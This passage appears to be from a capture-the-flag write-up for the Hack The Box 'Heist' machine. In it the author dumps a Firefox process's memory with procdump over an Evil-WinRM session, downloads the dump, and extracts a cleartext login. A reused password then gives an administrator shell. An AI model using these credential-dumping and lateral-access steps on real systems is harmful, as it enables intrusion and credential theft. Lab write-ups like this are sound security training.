*Evil-WinRM* PS C:\Users\Chase\Documents> Get-Command -Module Privesc
```

CommandType	Name	Version	Source
Alias	Get-CurrentUserTokenGroupSid	3.0.0.0	Privesc
Alias	Invoke-AllChecks	3.0.0.0	Privesc
Function	Add-ServiceDacl	3.0.0.0	Privesc
Function	Enable-Privilege	3.0.0.0	Privesc
Function	Find-PathDLLHijack	3.0.0.0	Privesc
Function	Find-ProcessDLLHijack	3.0.0.0	Privesc
Function	Get-ApplicationHost	3.0.0.0	Privesc
Function	Get-CachedGPPPassword	3.0.0.0	Privesc
Function	Get-ModifiablePath	3.0.0.0	Privesc
Function	Get-ModifiableRegistryAutoRun	3.0.0.0	Privesc
Function	Get-ModifiableScheduledTaskFile	3.0.0.0	Privesc
Function	Get-ModifiableService	3.0.0.0	Privesc
Function	Get-ModifiableServiceFile	3.0.0.0	Privesc
Function	Get-ProcessTokenGroup	3.0.0.0	Privesc
Function	Get-ProcessTokenPrivilege	3.0.0.0	Privesc
Function	Get-RegistryAlwaysInstallElevated	3.0.0.0	Privesc
Function	Get-RegistryAutoLogon	3.0.0.0	Privesc
Function	Get-ServiceDetail	3.0.0.0	Privesc
Function	Get-SiteListPassword	3.0.0.0	Privesc
Function	Get-System	3.0.0.0	Privesc
Function	Get-UnattendedInstallFile	3.0.0.0	Privesc
Function	Get-UnquotedService	3.0.0.0	Privesc
Function	Get-WebConfig	3.0.0.0	Privesc
Function	Install-ServiceBinary	3.0.0.0	Privesc
Function	Invoke-EventVwrBypass	3.0.0.0	Privesc
Function	Invoke-PrivescAudit	3.0.0.0	Privesc
Function	Invoke-ServiceAbuse	3.0.0.0	Privesc
Function	Restore-ServiceBinary	3.0.0.0	Privesc
Function	Set-ServiceBinaryPath	3.0.0.0	Privesc
Function	Test-ServiceDaclPermission	3.0.0.0	Privesc
Function	Write-HijackDll	3.0.0.0	Privesc
Function	Write-ServiceBinary	3.0.0.0	Privesc
Function	Write-UserAddMSI	3.0.0.0	Privesc



\*Evil-WinRM\* PS C:\Users\Chase\Documents> get-process

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
477	18	2228	5360		360	0	csrss
288	13	1956	5000		476	1	csrss
360	15	3536	14616		4628	1	ctfmon
166	9	1868	9756	0.02	728	1	dllhost
255	14	3936	13268		3592	0	dllhost
614	32	29432	57672		968	1	dwm
1496	58	23696	78652		4876	1	explorer
401	33	30316	86972	0.52	804	1	firefox
1187	69	131104	206880	5.91	4592	1	firefox
345	19	10212	39072	0.17	5076	1	firefox
378	28	21688	58380	1.19	6084	1	firefox
356	25	16588	39280	0.66	6316	1	firefox
49	6	1788	4636		772	1	fontdrvhost
49	6	1500	3844		776	0	fontdrvhost
0	0	56	8		0	0	Idle
959	23	5428	14216		620	0	lsass
223	13	3000	10208		3860	0	msdtc
0	12	808	15252		88	0	Registry
303	16	5504	17024		5352	1	RuntimeBroker
144	8	1596	7508		5456	1	RuntimeBroker
275	14	3060	15080		5804	1	RuntimeBroker
674	32	19236	61728		4840	1	SearchUI
556	11	5060	9620		608	0	services
687	28	14832	51760		4712	1	ShellExperienceHost
437	17	4736	23720		4248	1	sihost
53	3	512	1136		264	0	smss
471	23	5732	16208		2360	0	spoolsv
199	12	1984	9644		64	0	svchost
375	13	11944	15720		320	0	svchost
149	9	1716	11636		328	0	svchost
141	7	1312	5632		580	0	svchost
85	5	872	3756		744	0	svchost
870	21	6904	22432		764	0	svchost
883	17	5160	11552		872	0	svchost
250	10	1956	7648		912	0	svchost
125	7	1460	6408		1012	0	svchost

5.5. To get more info on these firefox processes I uploaded and ran procdump.exe

\*Evil-WinRM\* PS C:\windows\temp\t> dir

Directory: C:\windows\temp\t

Mode	LastWriteTime		Length	Name
-a----	1/6/2022	1:47 AM	401296	procdump.exe
-a----	1/6/2022	1:48 AM	401296	procdump64.exe

5.6. I took the output file and loaded it back into my attackbox.

```
*Evil-WinRM* PS C:\windows\temp\t> c:\windows\temp\t\procdump.exe -ma 804 firefox.t
ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[01:51:12] Dump 1 initiated: C:\windows\temp\t\firefox.txt.dmp
[01:51:12] Dump 1 writing: Estimated dump file size is 335 MB.
[01:51:13] Dump 1 complete: 335 MB written in 1.0 seconds
[01:51:13] Dump count reached.

*Evil-WinRM* PS C:\windows\temp\t> dir

Directory: C:\windows\temp\t


Mode                LastWriteTime         Length Name
----                -
-a-----         1/6/2022   1:51 AM          342464696 firefox.txt.dmp
-a-----         1/6/2022   1:47 AM           401296 procdump.exe
-a-----         1/6/2022   1:48 AM           401296 procdump64.exe

*Evil-WinRM* PS C:\windows\temp\t> download firefox.txt.dmp
Info: Downloading firefox.txt.dmp to ./firefox.txt.dmp

Info: Download successful!
```

5.7. I loaded it with Impacket's smb server tool.

[illegible]

5.8. I started digging the dump for keywords like usernames and passwords and eventually fell on this line.

```


igest256,social-track-digest256,analytics-track-digest256,base-fingerprinting-track-digest256,content-fingerprinting-track-digest256,base-cryptomining-track-digest256,content-cryptomining-track-digest256,fanboyannoyance-ads-digest256,fanboysocial-ads-digest256,easylis-ads-digest256,easyprivacy-ads-digest256,adguard-ads-digest256,social-tracking-protection-digest256,social-tracking-protection-facebook-digest256,social-tracking-protection-linkedin-digest256,social-tracking-protection-twitter-digest256
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=
&login=
http://localhost/login.php?login_username=admin@support.htb&login_password=
passwords
password
password
passwordSavingEnabled
password
localization/en-US/toolkit/passwordmgr/passwordManagerList.ftlPK
modules/services-sync/engines/passwords.jsPK
chrome/toolkit/content/passwordmgr/passwordManager.jsPK
chrome/toolkit/content/passwordmgr/passwordManager.xulPK
chrome/toolkit/content/passwordmgr/engines/

```

5.9. A cleartext login to the website.

5.10. I took it to the website to login as admin but there was nothing interesting there.


## Issues



**Hazard** 20 minutes ago


Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

[Attachment](#)



**Support Admin** admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!



**Hazard** 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

5.11. I retried the creds in EvilWinRM and popped a system shell!



```
(kali㉿kali)-[~/Documents/boxes/heist.htb/evil-winrm]
$ evil-winrm -i heist.htb -u administrator -p '1234567890'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github
n

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator\desktop> whoami
supportdesk\administrator
*Evil-WinRM* PS C:\Users\Administrator\desktop> hostname
SupportDesk
*Evil-WinRM* PS C:\Users\Administrator\desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::19f
    Link-local IPv6 Address . . . . . : fe80::1132:9ab9:fe26:68fc%15
    IPv4 Address. . . . . : 10.10.10.149
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\Administrator\desktop> type c:\users\administrator\desktop\root.txt
7a6...18dff
```